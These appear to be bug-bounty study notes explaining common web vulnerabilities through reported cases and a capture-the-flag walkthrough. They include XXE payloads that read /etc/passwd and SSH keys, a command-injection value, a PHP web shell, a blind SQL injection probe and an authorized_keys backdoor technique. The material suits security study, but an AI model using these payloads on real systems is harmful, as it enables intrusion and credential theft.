

Attacks

Subdomain Takeovers

Subdomain Takeovers:

- Subdomain takeovers are a simple yet effective attack, they occur when a company registers an A record or a CNAME record & no longer maintain the domain the record points to, making it so an attacker can register the domain themselves & serve their own content.

- **EX:** A common example involves the web hosting platform Heroku, a dev will typically create an application & host in on Heroku, then the dev will create a CNAME record for a subdomain of their main site (test.example.com) & point that subdomain to Heroku. Let's say Heroku gives the dev the domain unicorn457.herokuapp.com, so visiting test.example.com will redirect to unicorn457.herokuapp.com, but if the dev closes their Heroku account (effectively deleting the Heroku domain's existence) & forgets to delete the CNAME record, an attacker can then re-register the unicorn457.herokuapp.com domain and serve malicious content.

- This vulnerability often occurs when a site doesn't delete a CNAME or an A record that points an external site that an attacker can claim.

- The impact of subdomain takeovers depends on the config of the subdomain & the parent doain, **EX:** Cookies can be scoped in such a way that browsers send stored cookies to only the appropriate domain, but a cookie can be scoped so browsers send cookies to all subdomains by specifying the subdomain as a wildcard (meaning all subdomains belonging to this parent domain, **ex:** *.example.com). With this config, browsers will send example.com cookies to any Example Company subdomain that a user visits.

- Let's say a user visits instagram.com & logs in, their session is then stored in a cookie & then the user visits test.instagram.com, their cookies will be sent to test.instagram.com, so if an attacker controlled test.instagram.com via subdomain takeover then the attacker now has the user's cookies.

Helpful Tools

- KnockPy
 - Enumerates subdomains & searches for common subdomain takeover related error messages from services like Amazon S3

Open Redirect

Open Redirect:

- These occur when a target visits a website & that website sends their browser to a different URL. When combined w/other attacks, this can enable attackers to distribute malware from the malicious site or steal OAuth tokens:

- **EX:** Changing google.com/?redirect_to=https://www.gmail.com to google.com/?redirect_to=https://www.attacker.com

- Open redirects are possible because the site doesn't validate the URL that is inserted into the redirect var in the address bar. In the example above, google should be validating that the redirect_to parameter is a whitelisted URL.

- Changing out the URL is considered a parameter based attack. There are also <meta> tag based attacks where HTML <meta> tags can tell browsers to refresh a webpage & make a GET request to a URL defined in the tag's content attribute.

- **EX** of HTML <meta> tag redirect: <meta http-equiv="refresh" content="0;url=https://www.google.com/">

- There is also a method to use Javascript to redirect users by modifying the window's location property through the *Document Object Model (DOM)* (this is an API for HTML & XML documents that allow devs to modify the structure, style & content of a webpage). The location property denotes where a request should be redirected to, browsers immediately read this Javascript & redirect to a specified URL. The opportunity to set the window.location value occurs only when an attacker can execute Javascript either via cross-site scripting or where the site allows users to define a URL to redirect to.

- **EX** of DOM-based redirect: 1) window.location = https://www.google.com 2) window.location.href = https://www.google.com/ 3) window.location.replace(https://www.google.com)

Race Conditions

Race Conditions:

- Occurs when 2 processes race to complete based on an initial condition that becomes invalid while the processes are executing, ex:

- 1- You have \$500 in your bank & transfer the entire amount to a friend.
- 2- Using yourphone, you log into your bank & initiate the same transfer of \$500 to the same friend.
- 3- After 10 sec, the request is still processing so you log into the banking site on a laptop & see your balance is still \$500 & request the transfer again.
- 4- The mobile & laptop requests finish within a few seconds of each other.
- 5- Your bank balance is now \$0.
- 6- Your friend says he received \$1,000.
- 7- You refresh your account & your balance is still \$0.

8- In this example, the 2 processes are transfer requests which are racing to complete based on an initial condition that the balance is sufficient enough to transfer \$500, this initial condition becomes invalid when the processes are executing but both requests still complete.

- Although HTTP requests can seem instantaneous, when you're logged into a site every sent HTTP request must be reauthenticated by the receiving site & the site must load the data necessary for the requested action. Because of these steps, a race condition could occur in the time it takes the HTTP request to complete the steps.

Example Reports

Google Dork:

- site:Hackerone.com intext:report “race condition”

Accepting an Invite Multiple Times

Accepting a HackerOne Invite Multiple Times:

- At the time of this report, HackerOne would email invites as unique links that weren't associated with the receiver's email address so anyone could accept an invitation but the invite link was meant to be accepted only once & used by a single account
- **Condition:** Invite link can only be accepted once & used by single account
- It was guessed how the process worked in the backend when accepting an invite:
 - HackerOne used a unique token-like link for invites, so it's likely the application searched for the token in a database, added an account based on the database's entry & then updated the token record in the database so the link wasn't usable again.
 - This can cause race conditions because 1) The process of searching a record & then acting on the record using coding logic creates a delay, this delay can be exploited via race condition. The searching of a record is the precondition that must be true to begin the invite process, if the application code is slow, 2 near-instantaneous requests could both perform the lookup & satisfy the precondition to execute. 2) Updating records in the database can create a delay between the condition & the action that modifies the condition, so updating records requires looking through the DB table to find the record to update & this takes time
- To test this invite functionality, the hacker created 2 additional HackerOne accounts, (Account A, B, C). From account A, he invited account B & logged out of account A. He then logged in as account B & opened the invite from the browser, then opened a private browser & logged in as account C & opened the same invite link. Stacking the 2 separate tabs, he clicked both accept buttons quickly and he was able to invite 2 users to the program using 1 invite.

Exceeding Keybase Invitation Limits

Exceeding Keybase Invitation Limits:

- Keybase.io had a limit on the number of people allowed to sign up by providing registered users w/3 invites
- Assumption on Keybase's backend:
 - Keybase was receiving the request to invite another user, checking the database to see whether the user had any invites left, if they did then: a token was generated & the invite email was sent & the number of remaining invites was decremented by 1
- On the URL, <https://keybase.io/account/invitations>, you could send invites by entering emails. Since you have to manually enter the email & click send invite, it'd be difficult to do manually so this was done via Burp's Intruder.
- The request was first sent & intercepted by Burp, sent to Burp's intruder, then the payloads were set to different emails (the payloads are inserted into a certain place in the HTML request). Then the attack begun & the hacker was able to invite 7 users.

Insecure Direct Object References

Insecure Direct Object References:

- an IDOR vulnerability occurs when an attacker can access or modify a reference to an object that should be inaccessible to them.
 - **EX:** Let's say the website `www.example.com` has private user profiles that should be accessible to the profile owner through the URL `www.example.com/usr?id=1`. The ID parameter determines which profile you're viewing, if you can access someone else's PRIVATE profile by changing the ID parameter to 2, that's an IDOR vulnerability.

Simple IDORS:

- The easiest IDOR vulnerabilities is one in which the identifier is a simple integer that automatically increments as new records are created (like the example above), you simply add or subtract 1 from an ID parameter & confirm you can access records you shouldn't have access to.
- You can even automate this attack by intercepting your request w/Burp & send it to Burp's Intruder, set a payload on the ID parameter & choose a numerical payload to increment or decrement.
 - When the attack ends, to check to see if you have access to the PRIVATE data, look at the content lengths & HTTP response codes. **EX:** If the site you're testing always returns status code 403 responses that are the same content length, the site is likely not vulnerable (403 - Access denied). Uniform content lengths indicate you're receiving the same response but if the content length is a variable, the response is worth checking out.

Complex IDORS:

- Complex IDORS can occur when the ID parameter is buried in the POST body (accessible via interception) or isn't readily identifiable through the parameter name (**EX:** You can't identify it through the URL).
 - You'll likely encounter unobvious parameters such as `ref`, `user`, or `column` being used as IDs.
- IDORS are difficult to find when a site uses **UUIDS** (*Universal Unique Identifiers*) which are randomized identifiers that are 36-character alphanumeric strings that don't follow a pattern.
 - Instead of testing random values, you can create 2 records & switch between them during your testing. **EX:** Let's say you're trying to access user profiles that are identified using a UUID. Create your profile with user A; then login as user B to try to access user A's profile using user A's UUID which can be done by switching the UUID in the URL or maybe modifying it in the POST body.
 - **NOTE:** When testing UUIDs, in order to be considered a vulnerability, the site has to be exposing user's UUIDs because otherwise, it's unguessable and cannot be accessed by people who shouldn't have access to it, rendering the IDOR useless.

Reports

Google Dork:

- site:hackerone.com intext:report "insecure direct object references"

Binary.com Privelege Escalation

Binary.com Privelege Escalation:

- In this report, the user created 2 accounts to test them simultaneously.
- Binary.com is a trading platform that allows users to trade currencies, indices, stocks, & commodities. Visiting `binary.com/cashier` would render an iFrame with a `src` attribute that referenced the subdomain `cashier.binary.com` & passed URL parameters such as `pin`, `password`, & `secret` to the website.
 - The passed parameters were likely intended to authenticate users. Because the browser was accessing `binary.com/cashier`, the info being passed to `cashier.binary.com` wouldn't be visible without viewing the HTTP requests being sent by the website.
- The hacker noticed the `pin` parameter was being used as an account identifier & that it appeared to be an easily guessed numerically incremented integer. Using 2 different accounts (referring to them as account A & account B), he visited the `/cashier` path on account A, noted the `pin` parameter & then logged into account B. When he modified the account B's iFrame to use account A's `pin`, he was then able to access account A's information & request withdrawals while authenticated as account B.
- The best way to track iFrames & cases where multiple URLs might be accessed by a single web page is to use a proxy like Burp which will record any GET requests to other URLs, like `cashier.binary.com`, in the proxy history, making catching requests easier.

XML External Entities

XML External Entities (XXE):

- Occurs against an application parses XML input. Occurs when XML input (usually by file upload) containing a reference to an external entity is processed by a weakly configured XML parser, this can lead to disclosure of confidential data.
- Note: Entities are basically variables
- One way information disclosure is possible with an XXE is the application explicitly returning a response, but another way is leveraging DNS, in simpler terms: Exfiltrating data through a subdomain names to a DNS server owned by the attacker.
- Example of XML doc declaring an entity:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE gift [
    <!ENTITY from "Heath">
]>

<gift>
  <To>Frank</To>
  <From>&from;</From>
  <Item>Pokemon Cards</Item>
</gift>
```

- The DOCTYPE part of the XML doc is called a **DTD** (Document Type Definition) & this is where entities are declared. If you were to take away the DTDs, you stop entities from being declared which would prevent XXE attacks.
- As you can see, we declare the entity (aka the variable) to be named *from* & the value it contains to be a string, "Heath". To call it we simply type a "&" followed by the declared entity name and then a ";".
- Inside the brackets, there are some characters that aren't allowed, but when you use an entity (aka variable), those characters are allowed to be used which is how we can get malicious.

Payloads

<https://gist.github.com/staaldraad/01415b990939494879b4>

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

<https://www.gracefulsecurity.com/xxe-cheatsheet/>

Malicious Example

Malicious Example:

```
<?xml version ="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe ;</foo>
```

- - Translation: Declares doctype, declares element foo & declares entity named xxe (can be called anything, remember it's just like a variable) that will grab the /etc/passwd file when called.
 - The SYSTEM part of the entity declaration is a keyword that tells the parser that this is an external resource so since it's external, store it inside the entity. In short, SYSTEM allows us to run commands & pull info.
- When uploading the XML file, run it through Burp & send it to repeater and send it. Then read the raw response.

HTB DevOops

HTB DevOops:

- In this box, the only open ports are 22 & 80 (ssh & http), the site includes an upload page that accepts *.xml files (xxe ;). The xml file must contain certain elements: Author, Subject, Content.
- To start, we upload a file with the following payload:

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<Container>
<Author></Author>
<Subject></Subject>
<Content>
    &xxe;
</Content>
</Container>
```

- Note: With this file, we declare the doctype as foo & then immediately after declare the entity (variable) xxe to be system-related & to pull file:/etc/passwd when called. The formatting of this doesn't have to be static though, it can also be structured like this:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
```

- After pulling the etc/passwd file, we find a user named Roosa, we know that SSH is open so we then pull Roosa's RSA key for ssh-ing into the machine:
 - the RSA key is usually in /home/user/.ssh/id_rsa
- From there, we get her RSA key, save it & ssh into the box and gain user access.

HTTP Parameter Pollution

HTTP Parameter Pollution (HPP):

- HPP is the process of manipulating how a website treats the parameters it receives during HTTP requests. The vulnerability occurs when an attacker injects extra parameters into a request & the target site trusts them.
 - Can lead to unexpected behavior.
- HPP bugs can happen on the server side or on the client side:
 - On the **client** side: Client side is usually your browser (your end) so you can see the effect of your tests
 - On the **server** side: Server side is how the server processes the parameters. You send the servers unexpected info in an attempt to make teh server-side code return unexpected results.

Server-Side HPP:

- An example of a server-side HPP would be:
 - Imagine your bank initiated transfers through its website by accepting URL parameters that were processed on its servers. Imagine you would transfer money by entering values in three URL parameters: from, to, and amount. A URL that transfers \$5k from account 12345 to account number 6789 might look like this: `https://www.bank.com/transfer?from=12345&to=6789&amount=5000`.
 - It's possible the bank could assume that it will receive only one value from each parameter, but what happens if you submit two values for the same parameter? Like this: `https://www.bank.com/transfer?from=12345&to=6789&amount=5000&from=ABCDEF`. Here, an attacker would send the extra *from* parameter in the hopes that the application would validate the transfer using the first *from* parameter but withdraw the money from the second *from* parameter.
- When a server receives multiple parameters with the same name, it can respond in a variety of ways:
 - **EX:** PHP & Apache use the last occurrence of the parameter.
 - **EX:** Apache Tomcat uses the first occurrence of the parameter.
 - **EX:** ASP & IIS use all occurrences.
- The previous server-side HPP example URL uses parameters that are obvious but sometimes HPP vulnerabilities occur as a result of hidden server-side behavior.

Client-Side HPP:

- This type of HPP involves injecting extra parameters into a URL to create effects on a user's end (hence client-side).
- An example of client-side HPP is appending different functionality to a URL to modify a webpage, **EX:**
 - Think of this URL: `http://host/page.php?par=123%26action=edit`, this url would have the following server code

```
<? $val=htmlspecialchars($_GET('par'), ENT_QUOTES); ?>

<a href="/page.php?action=view&par='.<?=$val?>.'">
View me!
</a>
```

- The code above simply generates a new URL based on the *par* variable. The attacker passes the value `123%26action=edit` to the *par* variable to generate an additional unintended parameter (edit). Note that % simply represents the URL-encoded value of &. If & was used instead of its URL-encoded counterpart, it would have been interpreted as a completely separate parameter & been ignored by the code.
- The variable *par* is then passed to `htmlspecialchars` which converts special characters, such as %26 to their HTML-encoded values which would turn %26 into `&`; which represents & in HTML. The converted value is stored in *\$val* which is then appended to the .php link to create a new URL.
- The attacker has managed to add the additional edit action to the href URL which could lead to a vulnreability depending on how the application handles the smuggled action parameter.

Reports

Google Dork:

- site:hackerone.com intext:report "http parameter pollution"

Hackerone Social Sharing Buttons

hackerone Social Sharing Buttons:

- This vulnerability was discovered in Hackerone's blog posts which contact other services. More specifically, they include links to share content on popular social media sites such as Twitter, Facebook, etc. When clicked, links generate content for the user to share on social media. The published content includes a URL reference to the original Hackerone blog post.
- One hacker discovered that you can tack on an extra parameter to the URL of a Hackerone blog post which would be reflected in the shared social media link. The generated social media content would then link to somewhere other than the intended Hackerone blog post:
 - The example in the vulnerability report involved visiting the URL <https://hackerone.com/blog/introducing-signal> and then adding `&u=https://vk.com/durov` which would. On the blog page before the content to publish on social media was generated, the link would become the following: <https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>
 - The facebook post would end up using the last u (redirect) over the 2nd, so users seeing the blog post would be redirected to any site the attacker chooses.
- Additionally, when posting to Twitter Hackerone includes default tweet text which promotes the blog, attackers could manipulate this text by including `&text=` in the URL like this:
 - https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_site=https://vk.com/durov, when a user clicked this link they would get a tweet pop-up containing the text “another_site: <https://vk.com/durov>” instead of text promoting the hackerone blog.

Twitter Unsubscribe Notifications

Twitter Unsubscribe Notifications:

- Twitter's method of unsubscribing users from notifications involved a URL like the following:
 - <https://twitter.com/i/u?iid+F6542&uid=1134885524&nid=22+26&sig=647192e86e28fb6>
 - The UID parameter here is important, the hacker then substituted the UID with that of another user. But that attempt failed. He then added another UID parameter so the URL was like this:<https://twitter.com/i/u?iid+F6542&uid=2321301342&uid=1134885524&nid=22+26&sig=647192e86e28fb6>. This second attempt resulted in success.
 - The reason this report is significant is because of the sig parameter, it's generated using the UID value. When a user clicks the unsubscribe URL, Twitter validates that the URL has not been tampered with by checking the SIG & UID values. This explains why in the initial test, the attempt failed, the hacker had to keep the UID that was paired with the SIG value in order to validate the URL.

SQL Injection

SQL Injection:

- SQL injections occur on database-backed sites & they allow attackers to query or attack the site's database using the SQL language.
- Databases store info in records & fields contained in a collection of tables. Tables contain 1 or more columns & a row in a table represents a record in the database.
 - Users rely on SQL to create, read, update, and delete records in a database. The users send SQL commands/statements to the database & the database interprets the statements & performs some actions (this is, assuming the statements are accepted).
- Popular SQL databases include MySQL, PostgreSQL, & MSSQL.

Reports

Google Dork:

- site:hackerone.com intext:report "SQL"

SQL Starbucks Injection

SQL Starbucks Injection:

- A subdomain of Starbucks that wasn't specified offered an upload form, naturally the hacker first tested for file uploads involving PHP shells but the hacker then found out that the files were being sent to the server & processed as XML files & not saved on the server. The hacker then tested for XXE but external entities were blocked unfortunately.
- The hacker then revisited the target & remembered the data was being sent to a server & remembered it expected nodes such as *MainAccount*, *Credit*, *Debit*, *Invoice*, etc & recalled it was a database, so testing for SQL queries injections was the next plan.
 - After some trial and error, the hacker discovered that XML format prohibited some characters (apostrophes specifically) & to include them, you had to enter them as escaped entities so instead of `<MainAccount>12356'</MainAccount>`, you would use `<MainAccount12356'</MainAccount>`, the server immediately returned a database error message which gave sign the hacker was on the right path.
 - After manual testing, the hacker moved to *sqlmap* to automate the test, sqlmap confirmed the exploit & returned the database version: Microsoft SQL Server 2012.

Yahoo! Sports Blind SQLi

Yahoo! Sports Blind SQLi:

- A blind SQLi occurs when you can inject SQL statements & have them execute but can't get a query's direct output.
 - The key to exploiting blind SQLi is to infer info by comparing the results of search results of unmodified & modified queries.
- Yahoo's sports page would take parameters through its URL, queried a database for info & returned a list of NFL players based on the parameters.
 - The hacker changed the following URL: `sports.yahoo.com/nfl/draft?year=2010&type=20&round=2` to this: `sports.yahoo.com/nfl/draft?year=2010--&--type=20&round=2`
 - Adding the 2 dashes to the year parameter resulted in the database returning different results compared to the first URL, more specifically, the players returned were different, the hacker essentially commented out the `type=20 & round=2` parameter.
 - The query before the 2 dashes was likely: *SELECT * FROM players WHERE year = 2010 AND type = 20 AND round = 2*; but after the dashes it was likely: *SELECT * FROM players WHERE year = 2010-- AND type = 20 AND round = 20*; . Also notice how the queries end in semicolons, normally all DB queries end in semicolons & the 2 dashes would've commented out the semicolons which should've resulted in an error but some DB can accommodate queries without semicolons.
- To further enumerate the SQL db, the hacker went on to append this code to the year parameter of the URL:
 - `(2010)and(if(mid(version(),1,1))='5', true, false))--`
 - This code checks the `version()` of the SQL db & tries to get the first digit of what's returned from the version check by passing the `mid` function 1 as the first argument to grab the starting position & another 1 as its second argument for the substring length. It simply checks if the version is == 5 & if it is, return true meaning the database will return all players from 2010 but if it isn't true, it will return no players.

Remote Code Execution

Remote Code Execution (RCE):

- RCE vulnerabilities occurs when an application uses user-controlled input without sanitizing it.
- RCE is typically exploited in one of two ways:
 - 1- By executing shell commands
 - 2- Executing functions in the programming language the application uses or relies on (**ex:** say an application relied on Python, executing the *len()* functionality would be applicable here)

Executing Shell Commands:

- A shell gives command line access to an operating system's services:
 - **EX:** Let's pretend the site `www.<example>.com` is designed to ping a remote server, this is triggered by providing a domain name to the domain parameter in `www.example.com?domain=`, which the site's PHP code processes as follows:

```
$domain = $_GET[domain];  
echo shell_exec("ping -c 1 $domain");
```

- Visiting `www.example.com?domain=google.com` would ping `google.com` & assign `google.com` to the `$domain` variable. The variable `$domain` is then passed to the `shell_exec` function as an argument for the ping command & a shell command is executed.
- As we can see from the php code, there is no sanitization of user input which can allow a user to execute additional commands.
- In Bash, you can chain commands together using a semicolon, so an attacker could visit the URL `www.<example.com>?domain=google.com;id` & the `shell_exec` function would execute the ping & the `id` command which would tell the attacker the current user executing commands.
- The actual severity of the RCE vulnerability is determined by what commands the attacker can execute based on the permissions that are used by the web server.

Executing Functions:

- You can also perform RCE by executing functions:
 - **EX:** If `www.<example.com>` allowed users to create, view & edit blog posts via URL parameters such as: `www.<example>.com?id=1&action=view`, the code that performed these actions might look like the following:

```
$action = $_GET['action'];  
call_user_func($action, $id)
```

- This code uses the function `call_user_func` which calls the first argument (the action) given as a function & passes the remaining parameters as arguments to that function (the ID). So in this case, the application would call the view function that is assigned to the `action` variable & pass 1 to the view function.
- But, if a malicious user visits the URL `www.<example>.com?id=/etc/passwd&action=file_get_contents`, this code would pass `file_get_contents` to the action & the parameters called for this action would be `/etc/passwd`. So essentially, it'd read the `/etc/passwd` file.
- If the functions passed to the action parameter aren't sanitized or filtered, it's also possible for an attacker to invoke shell commands with PHP functions such as `shell_exec`, `exec`, `system`, etc. **EX:** Passing the `shell_exec` command to the action variable here and passing `whoami` to the ID parameter would execute the `whoami` command.

Escalating RCE

Escalating RCE:

- There are patterns to finding clues to where potential RCEs might exist without seeing the application code, in the examples earlier, the red flag was that the site executed the ping command which is a system-level command.

- In the second example, the action parameter in the URL was a red flag because it allowed you to control what function is ran on the server.

- When you're looking for these types of clues, look at the parameters & values passed to the site. You can easily test this type of behavior by passing system actions or special command line characters like semicolons (;) or backticks (`) to the parameters in place of expected values.

- Another common cause of an application-level RCE is unrestricted file uploads that the server site allows you to upload files to a workspace but doesn't restrict the file type (or has poor restrictions), you could upload a PHP file & visit it. Because a vulnerable server can't differentiate between legitimate PHP files for the application & your malicious upload, the file will be interpreted as PHP & its contents will be executed.

```
$cmd = $_GET['super_secret_web_param'];  
system($cmd)
```

- **EX:**

- This file would allow you to execute PHP functions that are defined by the URL parameter `super_secret_web_param`, so if you uploaded the file to `www.<example>.com` & accessed the file at `www.<example>.com/files/shell.php`, you could execute system commands by adding the parameter with a command like: `?super_secret_web_param='ls'`

Reports

Google Dork:

- `site:hackerone.com intext:report "remote code execution"`

RCE Through SSH

RCE Through SSH:

- On this specific bounty, an outdated open-source CMS was found that ran as root on the server (bad practice 1). Several other issues were found but most importantly, an RCE was found.
- There was an API endpoint that allowed users to update template files. The path was `/api/i/services/site/write-configuration.json?path=/config/sites/test/pages/test/config.xml`, & it accepted XML via a POST body.

■ What's important about this is that the path variable can be specified by the users & the ability to write files to that specific path. If an attacker could write files anywhere & have the server interpret them as application files, they could execute whatever code they'd like & possibly invoke system calls. To test this, the hacker changed the path to `../../tmp/test.txt` (`../../` references previous directories). Uploading his own file worked but the application configuration didn't allow him to execute code.

■ But, since public SSH keys can be used to authenticate users, it occurred to him that if he could store his own public SSH key in the `.ssh/authorized_keys` directory, he could SSH into the server and be authenticated. He tested this & it worked, he got root.

OAuth Vulnerabilities

OAuth Vulnerabilities:

- OAuth is an open protocol that simplifies & standardizes secure authorization on web, mobile & desktop applications, it allows users to create accounts on websites without having to create a username or password.
 - OAuth is commonly seen on websites as Sign in with *platform here* button.
- OAuth vulnerabilities are a type of application configuration vulnerability, meaning they rely on a developer's implementation mistakes.

OAuth Workflow:

- 3 actors are involved in the OAuth flow:
 - The *resource owner* is the user attempting to login via OAuth
 - The *resource server* is a third-party API that authenticates the resource owner.
 - The *client* is the third-party application that the *resource owner* visits. The client is allowed to access data on the resource server.
- When you attempt to login using OAuth, the client requests access to your info from the resource server & asks the resource owner (in this case, you) for approval to access the data.
 - The client might ask for access to all your info or only specific pieces. The information that a client requests is defined by scopes which are similar to permissions in that they restrict what info an application can access from the resource server.
- Let's examine the OAuth process when logging into a client for the 1st time using Facebook as an example resource server. The OAuth process begins when you visit a client & click the Login with Facebook which results in a GET request to an authentication endpoint on the client. Often the URL path looks like this: `https://www.<example>.com/oauth/facebook`.
- The authentication endpoint on the client responds to the HTTP GET request with a 302 redirect to the resource server (which is met with a GET request to the resource server). The redirect URL will include parameters to facilitate the OAuth process, which are defined as follows:
 - *client_id* identifies the client to the resource server. Each client will have its own *client_id* so the resource server can identify the initiating the request to access the resource owner's info.
 - *redirect_uri* identifies where the resource server should redirect the resource owner's browser after the resource server authenticates the resource owner.
 - *response_type* identifies what type of response to provide. This is usually a token or code, although a resource server can define other accepted values. A token response type provides an access token that immediately allows access to info from the resource server. A code response type provides an access code that **must** be exchanged for an access token via an extra step in the OAuth process. If an access code is returned by the resource server, it needs to be exchanged for an access token in order to query info from the resource server. This process is completed between the client & the resource server without the resource owner's browser. To obtain a token, the client makes its own HTTP request to the resource server that includes three URL parameters: an *access code*, the *client_id*, and a *client_secret*. The *access code* is the value returned from the resource server through the 302 HTTP redirect. The *client_secret* is a value meant to be kept private by the client. It is generated by the resource server when the application is configured & the *client_id* is assigned. Finally, once the resource server receives & validates these values (*client_secret*, *client_id*, *access code*), it returns an *access_token* to the client.
 - *Scope* identifies the permissions a client is requesting to access from the resource server.
 - The *state* is an unguessable value that prevents cross-site request forgeries. This value is optional but **should** be implemented on all OAuth applications. It should be included in the HTTP request to the resource server. Then it should be returned & validated by the client to ensure an attacker can't maliciously invoke the OAuth process on another user's behalf (via cross-site request forgery).
- An example URL initiating the OAuth process with Facebook would look like this: `https://www.facebook.com/v2.0/dialog/oauth?client_id=123&redirect_uri=https%3A%2F%2Fwww.<example>.com%2Foauth%2Fcallback&response_type=token`
- Once you've approved a resource server to access your info, the next time you login to the client using Facebook, the OAuth authentication process will usually happen in the background. Clients can usually change this default behavior to require resource owners to reauthenticate & approve scopes, this is very uncommon.
- The severity of an OAuth vulnerability depends on the permitted scopes associated with the stolen

token.

Stealing Slack OAuth Tokens

Stealing Slack OAuth Tokens:

- A common OAuth vulnerability occurs when a developer improperly configures or compares permitted `redirect_uri` parameters, allowing attackers to steal OAuth tokens.
- Slack was only validating the first half of the domain against a whitelist of subdomains, so simply appending anything to a whitelisted `redirect_uri` value would result in a redirect:
 - **EX:** If a developer registered a new application with Slack & whitelisted `https://www.<example>.com`, an attacker could append a value to the URL & cause the redirect to go somewhere unintended, you could simply pass `redirect_uri=https://www.<example>.com.mx` & it'd be accepted.
 - To exploit this vulnerability, an attacker would only have to create a matching subdomain on their malicious site. **EX:** If the attacker owned `mx.com` & the whitelisted Slack URL was `example.com`, they'd have to create the subdomain `example.com.mx`.
 - If a targeted user visits the maliciously modified URL, Slack would send the OAuth token to the attacker's site, so basically if the attacker modified the OAuth URL to redirect to their site, the token would go to wherever the `redirect_uri` value was.
 - An attacker could invoke the request on behalf of the targeted user by embedding an `` tag on a malicious web page, such as ``. This would automatically perform a GET request upon visiting the malicious web page.
 - The main goal of this would be to have the user visit the malicious web page & automatically invoke a GET request to the OAuth instance to steal the token.
 - Vulnerabilities in which the `redirect_uri` haven't been strictly checked are common OAuth misconfigurations, sometimes the vulnerability is the result of an application registering a domain such as `*.example.com` as an acceptable `redirect_uri`. Other times it's the result of a resource server not performing a strict check on the beginning & end of the `redirect_uri` parameter (in this example, the resource server didn't perform a strict check on the end of the `redirect_uri` parameter).

Passing Authentication with Default Passwords

Passing Authentication with Default Passwords:

- Searching for vulnerabilities in any OAuth implementations involves looking for anomalies throughout the entire authentication process that can indicate that the dev customized the process.
 - Looking through the HTTP requests helps.
- Yahoo's bounty scope included the analytics site Flurry.com. The hacker registered to flurry using his @yahoo.com email via Yahoo's OAuth implementation. After Flurry & Yahoo exchanged the OAuth token, the final POST request to Flurry was the following:

```
POST /auth/v1/account HTTP/1.1
Host: auth.flurry.com
Connection: close
Content-Length: 205
Content-Type: application/vnd.api+json
DNT: 1
Referer: https://login.flurry.com/signup
Accept-Language: en-US, en;q=0.8,la;q=0.6
{"data":{"type":"account", "id":"redacted","attributes":{"email":redacted@yahoo.com,
"companyName":"1234", "firstname":"jack", "lastname": "cable", "password": "not-provided"}}
```

- The password value is real, when users registered to flurry.com using their Yahoo account & the OAuth process, Flurry would then register the account in their system as the client & then save the user account with the default password "not-provided". I believe the first mistake is Flurry saving the account as a password protected account, I believe they should just allow the user to login via OAuth each time and save it that way instead.

Application Logic & Configuration Vulnerabilities

Application Logic & Configuration Vulnerabilities:

- These vulnerabilities take advantage of mistakes made by developers, unlike other bugs which rely on the ability to submit malicious input.
- *Application Logic* vulnerabilities occur when a developer makes a coding logic mistake that an attacker can exploit to perform unintended actions
- *Config* vulnerabilities occur when a dev misconfigures a tool, framework, 3rd party service, or other program or code in a way that results in a vulnerability.
- Both *Application Logic* & *Config* vulnerabilities rely on taking advantage of mistakes made by devs when coding or configuring a website.
 - The impact of these is often an attacker having unauthorized access to some resource or action, but the impact can be difficult to describe so the best way to understand these vulnerabilities is to walk through an example.
- Finding application logic & config vulnerabilities rely on creative thinking about coding & configuration decisions:
 - The more you know about the backend of various frameworks, the easier you'll find these types of vulnerabilities.
 - These vulnerabilities require background knowledge of web frameworks w/investigative skills.

Reports

Google Dork:

- `site:hackerone.com/reports "logic"`
- `site:hackerone.com/reports "configuration"`

Ruby on Rails Framework

Ruby on Rails Framework:

